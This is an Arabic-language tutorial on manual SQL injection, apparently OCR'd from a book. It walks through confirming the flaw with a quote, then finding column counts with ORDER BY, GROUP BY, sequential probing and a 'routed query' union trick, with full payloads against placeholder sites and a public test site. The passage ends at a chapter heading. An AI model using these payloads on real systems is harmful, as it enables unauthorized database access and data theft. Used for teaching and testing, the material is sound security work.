
1 - الموقع المْختبر :

www.InjectorBoy.GHT?id=1




2 - إختبار إمكانية الإصابة بالثغرة بإستخدام علامة التنصيص الفردية كومة :

http://www.InjectorBoy.GHT?id=1'




3 - إختبار الكشف على الأعداد الكّلية للأعمدة :

http://www.InjectorBoy.GHT?id=1 order by 2-- -




4 - إختبار إمكانية عمل أُسلوب الـ Union Based :

http://www.InjectorBoy.GHT?id=.1 union select 1-- -




5 - أخيراً إختبار الحقن المْباشر :

http://www.InjectorBoy.GHT?id=1,1



6 - إختبار إصدار قاعدة بيانات السيرفر :

http://www.InjectorBoy.GHT?id=1,version()



نهايــة الفصــل

الفصل الثالث : أُسلوب الحقن النمطي ومُلحقاتُهُ



☆*•.¸☆ المُحتويات ☆¸.•*☆

الباب الأول : أُسلوب الحقن النمطي .

الباب الثاني : أساليب تحصيل الأعداد الكُلّيَة للأعمِدة .

الفصل الأول : الإستعلام التقليدى Order+By أو Group By .

الفصل الثاني : الإستعلامات المُلحقة الرئيسية - Union By Linked - .

الفصل الثالث : السلوك الوافي Waf's Behavior .

الفصل الرابع : الإستعلام التوجيهي - Routed Query - .

الفصل الخامس : إستخدام الإستعلام PROCEDURE ANALYSE .

الفصل السادس : تحصيل أعداد الأعمدة بتخمين الجدول الرئيسي .

الفصل السابع : تحصيل أعداد الأعمد بالـ Error Based بتخمين الجدول الرئيسي .

الباب الثالث : التقنيات المركزية لتحصيل الأعداد الكُلية للأعمدة .

[1] التقنية الأولى : الكشف عن العدد الكُلي للأعمدة بأُسلوب الإغراق .

[2] التقنية الثانية : الكشف عن العدد الكُلي للأعمدة بأُسلوب الفيض المُتعدد .

[3] التقنية الثالثة المُتقدِمة : النمط الإغلاقي Style closure .

☆*•.¸☆ الباب الأول : أُسلوب الحقن النمطي ☆¸.•*☆

هذا النوع من الحقن أي الحقن النمطي والذي أعني به الحقن العام أو العادي والمعروف لدى المْبتدإ قبل المْحترف , فهو من مْسلَّمات العمل فلا يصعْب على أحد فِهمْهْ أو الإلمام به كونهْ أساس كْل شئ , لذا سوف أقوم بوضع شرح تصوْري لهْ بصورة كاملة التفاصيل [والكمال لله وحدهْ] حتى نكون على الضرب الصحيح والكائن فى معرفة أساسيات الأساسيات البدِهية .

1 - أولاً : فالنبدأ العمل بالكشف عن إمكانية الإصابة بالثغرة وقد تم شرح هذا الأمر بالتفصيل بالفصل الأول , وذلك بإستخدام علامة التنصيص الفردية كومة وإضافتها بعد رقم المْتغير بصورةْ مباشرةْ على النحو التالي :

```
www.InjectorBoy.GHT?id=1'
```

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version
for the right syntax to use near "3"
```

الناتج المْتوقع بالصفحة : أولاً هذا يختلف من موقع لأخر فقد لا يظهر مثل الخطأ أعلاه بل من المْمكن أن يحدْث تغيْر فى تركيب بنية الصفحة من إختفاء لنصوص ما أو رموز أو حتى صور الخ , وهذا كْلّهْ إن دل فإنهْ يدْل على أن النتيجة الخاصة بهذا الموقع إيجابية أي مْصاب وهذه هي المرحلة الأولى من الحقن تم التأكْد من الإصابة , لننتقل للمرحلة التالية .

2 - الكشف عن العدد الكْلي للأعمدة : ويتم ذلك بعدة أُمور من أسهلها إستخدام الإستعلام ORDER BY وإلحاق هذا الإستعلام برقم البدا من أعلى قيمة وهو الرقم مائة ثْم النزول إلى أقل قيمة وهو الرقم واحد تنازْلياً .


مثال عملي على ذلك

1- www.InjectorBoy.GHT?id=1 order by 100 -- - خطأ
2- www.InjectorBoy.GHT?id=1 order by 50 -- - خطأ
3- www.InjectorBoy.GHT?id=1 order by 25 -- - خطأ
4- www.InjectorBoy.GHT?id=1 order by 10 -- - خطأ
5- www.InjectorBoy.GHT?id=1 order by 5 -- - خطأ
6- www.InjectorBoy.GHT?id=1 order by 2 -- - إختفى الخطأ

بالتلاعْب بالأعداد تنازْليّاً كما بينَّا تم الكشف عن العدد الكْلي للأعمدة وهْم إثنين فقط .

قبل إكمال عملية الحقن بالإنتقال إلى الخطوة التالية سوف أقوم بالباب التالي بشرح كافة طْرق وأساليب تحصيل الأعداد الكْلية للأعمدة من باب الأولَوية الزمنية Priority Time بهذا الفصل .

☆*•.¸☆ الباب الثاني : أساليب تحصيل الأعداد الكُلّية للأعمِدة ☆¸.•*☆



فى هذا الباب المُلحق سوف نتحدث بشيئ من الإستفاضة والتفصيل عن عدد لا بأس به من التقنيات المشهورة لتحصيل القيمة الحقيقية لِأعداد الكُلّية للأعمدة بقاعدة البيانات , وسوف أقوم بتقسيم هذا الباب إلى سبعة فصول على النحو التالي :

1- الفصل الأول : الإستعلام التقليدى Order+By أو Group By .

2- الفصل الثاني : الإستعلامات المُلحقة الرئيسية Union By Linked .

3- الفصل الثالث : السلوك الوافي Waf's Behavior .

4- الفصل الرابع : الإستعلام التوجيهي Routed Query .

5- الفصل الخامس : إستخدام الإستعلام PROCEDURE ANALYSE .

6- الفصل السادس : تحصيل أعداد الأعمدة بتخمين الجدول الرئيسي .

7- الفصل السابع : تحصيل أعداد الأعمد بال Error Based بتخمين الجدول الرئيسي .

☆*•.¸☆ الفصل الأول : الإستعلام التقليدى Order+By أو Group By ☆*•.¸☆

هذا الإستعلام من بَدَهيَّات حقن قواعد البيانات ويعرِفَّهٌ الجميع بِلا إستثناء حيثٌ إنهٌ أحد المبادئ الأساسية التى تعلمناها عند بدء المَسير فى هذا المجال , ويكون الأمر - أي طريقة الإستخدام - بإضافة هذا الإستعلام -Order+By - بعد قيمة المٌتغيِّر مٌضاف إلية القيمة الرقمية المٌحتمَلة القٌصوى , وأقصٌد بذلك الرقم مِائة ثٌمَ يٌقرَّب بصورة أبسط حتى نصل للرقم الأدنى , وأقصٌد بذلك الرقم واحِد على هذا النحو :

[1] testphp.vulnweb.com/listproducts.php?cat=1 order by 100 -- -

Error: Unknown column '100' in 'order clause'



[2] testphp.vulnweb.com/listproducts.php?cat=1 order by 50 -- -

Error: Unknown column '50' in 'order clause'



[3] testphp.vulnweb.com/listproducts.php?cat=1 order by 20 -- -

Error: Unknown column '20' in 'order clause'



[4] testphp.vulnweb.com/listproducts.php?cat=1 order by 15 -- -

Error: Unknown column '15' in 'order clause'




[5] testphp.vulnweb.com/listproducts.php?cat=1 order by 12 -- -

Error: Unknown column '12' in 'order clause'



[6] testphp.vulnweb.com/listproducts.php?cat=1 order by 11 -- -

The page login well



لم يحدُث أي خطأ عند تجربة الرقم **11** كما نرى بالصورة أعلاه مما دل على أن عدد الأعمدة لهذا الموقع هم إحدى عشر عموداً .

☆*•.¸☆ Union By Linked الفصل الثاني : الإستعلامات المُلحقة الرئيسية ☆¸.•*☆

وهذه الإستعلامات المُدمجة تُعطي نتيجة مُرضية جداً حيث إنها ثبَت تخطيها للعديد من الحمايات , وهي قائمة من حيثُ التركيب التأسيسي على الدمج بين الإستعلام الرئيسي **union select** وبين الإستعلام الترتيبي **Order+By** أو **Group By** .

وهذه الجُمل بلغة الإستعلامات الهيكلية لهم المعنى التالي :

الـ union : علاقة تربط بين مجموعتين لهُما نفس الحقول ونفس الخصائص .

الـ select : لإنتقاء بعض العناصر / الأسطُر Rows من مجموعة مُعينة,جرد البيانات أى جلبها من الجداول .

الـ Order BY : تقوم بترتيب البيانات إما تصاعُدياً أو تنازُليا .

والشكل الهيكلي لهُما أو التركيبي للأُسلوب كالتالي :

أولاً : نبدأ بكِتابة بالإستعلام **group+by+100** ثم يالي ذلك إضافة الإستعلام **union+select+1** مُنتهي بالإشارة ` والتي تعني **back quote** أو **backtick** ومكانها بلوحة المفاتيح الزر المُجاور لزر الرقم واحد أسفل مفتاح الـ F1 كما هو موضح بالصورة التالية



ثم يلي ذلك إضافة الـ **comment's** أو التعليق -- - بنهاية الإستعلام الكُلي على النحو التالي :

+group+by+100+union+select+1` -- -

مثال توضيحي :

www.InjectorBoy.md/news.php?id=58' group+by+100+union+select 1` -- - >> خطأ

www.InjectorBoy.md/news.php?id=58' group+by+50+union+select 1` -- - >> خطأ

www.InjectorBoy.md/news.php?id=58' group+by+25+union+select 1` -- - >> خطأ

www.InjectorBoy.md/news.php?id=58' group+by+15+union+select 1` -- - >> خطأ

www.InjectorBoy.md/news.php?id=58' group+by+14+union+select 1` -- - >> خطأ

www.InjectorBoy.md/news.php?id=58' group+by+13+union+select 1` -- - >> لا خطأ

☆*•.¸☆ الفصل الثالث : السلوك الوافي Waf's Behavior ☆*•.¸☆

السلوك الوافي - أي إفتراض حدوث خطأ نتيجة التتابُع الرقمي - نستطيع التَنبُّئ به عن طريق تحصيل الأعداد الكُلِّية للأعمِدة بإستخدام الإستعلام التقليدى Order+By أو Group By بصورة مُتتابعة أو مُتتالية فى الترقيم وذلك بإضافة رقم عددي واحد كل مرة لإستكشاف العدد الصحيح الكُلي للأعمدة داخل قاعدة البيانات بصورة مُتتالية على هذا النحو :

www.InjectorBoy.md/news.php?id=58' group+by+1 -- - لا خطأ

www.InjectorBoy.md/news.php?id=58' group+by+1,2 -- - لا خطأ

www.InjectorBoy.md/news.php?id=58' group+by+1,2,3 -- - لا خطأ

www.InjectorBoy.md/news.php?id=58' group+by+1,2,3,4 -- - لا خطأ

www.InjectorBoy.md/news.php?id=58' group+by+1,2,3,4,5 -- - لا خطأ

www.InjectorBoy.md/news.php?id=58' group+by+1,2,3,4,5,6 -- - خطأ

Unknown column '6' in 'group statement

تم تحصيل خطأ عند التتابُع من الرقم واحد إلى الرقم ستة , والذي يعني أن العدد ستة من الأعمدة ليس موجود , مما دل على أن العدد الصحيح للأعمد هو العدد خمسة أي أنَّ العدد الذي يكون عندهُ الخطأ يكون العدد الأقل منهُ هو العدد الصحيح للقيمة الكُلية للأعمدة .

☆*•.¸☆ الفصل الرابع : الإستعلام التوجيهى Routed Query ☆¸.•*☆

الإستعلام التوجيهى Routed SQLI Query هو مسألة تكرارية مٌتعددة للأعداد التحصيلية للأعمدة .

مثال توضيحي :

لنفترض وجود مٌشكلة لدينا : وهي عدم وجود أية إستجابة من قاعدة البيانات عند إستخدام الإستعلام التقليدى Order+By أو Group By عند الرقم مائة سواء مع الحقن العددي أو الحقن النصي , لذا عادة يكون الحل المٌتَّبع هٌنا هو إستخدام تقنية الإستعلام التوجيهى لتحصيل خطأ عند الرقم مائة لإستكمال البحث عن العدد الكٌلي للأعمدة من بعدها وذلك على النحو التالي :

www.InjectorBoy.md/news.php?id=58' order by 100 -- - >> No Error لم يحدٌث الخطأ المٌتوقع عند الرقم الكٌلي مائة

www.InjectorBoy.md/news.php?id=58' order by 1 -- - >> No Error ولا حتى عند الرقم واحد

المسألة التوجيهية

أولاً : نضيف القيمة السلبية التالية قبل الإستعلام التقليدى Order+By .

and false UNION SELECT "1'

على النجو الكٌلي التالي :

[0] www.InjectorBoy.md/news.php?id=58' order by 100 -- -

[1] www.InjectorBoy.md/news.php?id=58' and false UNION SELECT "1' order by 100 -- -

ثانياً : إضافة الإقتباس المٌزدوج double quotation " بعد الرقم مائة الخاص بإستعلام الـ order by .

على هذا النجو :

[2] www.InjectorBoy.md/news.php?id=58' and false UNION SELECT "1' order by 100" -- -

ثالثاً : إضافة فاصلة , بعد علامة الإقتِباس المٌزدوج ثم نٌضيف بعدها رقماً يساوى العدد – إثنين - حيث يبدأ العد للأرقام من عندِها أى الرقم إثنين , وليس من الرقم التقليدي للعد واحد كما المٌعتاد ' على هذا النحو :

[3] www.InjectorBoy.md/news.php?id=58' and false UNION SELECT "1' order by 100",2 -- -

رابعاً : القيام بصورة مٌستمرة بإضافة الأعداد من بعد الرقم إثنين تصاعٌدياً حتى يظهر خطأ بالصفحة , على هذا النحو :

[4] InjectorBoy.md/news.php?id=58' and false UNION SELECT "1' order by 100",2 -- -
[5] InjectorBoy.md/news.php?id=58' and false UNION SELECT "1' order by 100",2,3 -- -
[6] InjectorBoy.md/news.php?id=58' and false UNION SELECT "1' order by 100",2,3,4 -- -
[7] InjectorBoy.md/news.php?id=58' and false UNION SELECT "1' order by 100",2,3,4,5 -- -

[8] InjectorBoy.md/news.php?id=58' and false UNION SELECT "1' order by 100",2,3,4,5,6 -- - ظهر خطأ

خامساً : بعد ظهور خطأ بالصفحة الدال على أن عدد الأعمدة الصحيحة ليس مائة نتيجه لإستخدمنا الإستعلام order by 100
, بعد ذلك نقوم بالتلاعب بالرقم مأئة داخل الـ order by تنازُلياً حتى نحصّيل على العداد الكُلّي للأعمِدة على النحو كالتالى :

[9]

/news.php?id=58' and false UNION SELECT "1' order by 100",2,3,4,5,6 -- - خطأ

/news.php?id=58' and false UNION SELECT "1' order by 50",2,3,4,5,6 -- - خطأ

/news.php?id=58' and false UNION SELECT "1' order by 25",2,3,4,5,6 -- - خطأ

/news.php?id=58' and false UNION SELECT "1' order by 15",2,3,4,5,6 -- - خطأ

/news.php?id=58' and false UNION SELECT "1' order by 14",2,3,4,5,6 -- - خطأ

/news.php?id=58' and false UNION SELECT "1' order by 13",2,3,4,5,6 -- - لا يوجد خطأ

هُنا بعدَما قومنا بتحصيل الأعداد الكُلّية للأعمِدة وهو العدد - ثلاثة عشر - نقوم بإستغلالة عل الكيفية التالية :

[10] InjectorBoy.md/news.php?id=58' and false UNION SELECT "1' union select
1,2,3,4,5,6,7,8,9,10,11,12,13",2,3,4,5,6 -- -

وهذة المسئلة - أي الإستغلال الأخير - تسمى بالإستعلام الرئيسي التوجيهي وسوف يُشرح مرة أُخرة لاحقاً بالتفصيل بصورة أكثر تقدُّماً .

☆*•.¸☆ PROCEDURE ANALYSE الفصل الخامس : إستخدام الإستعلام ☆¸.•*☆

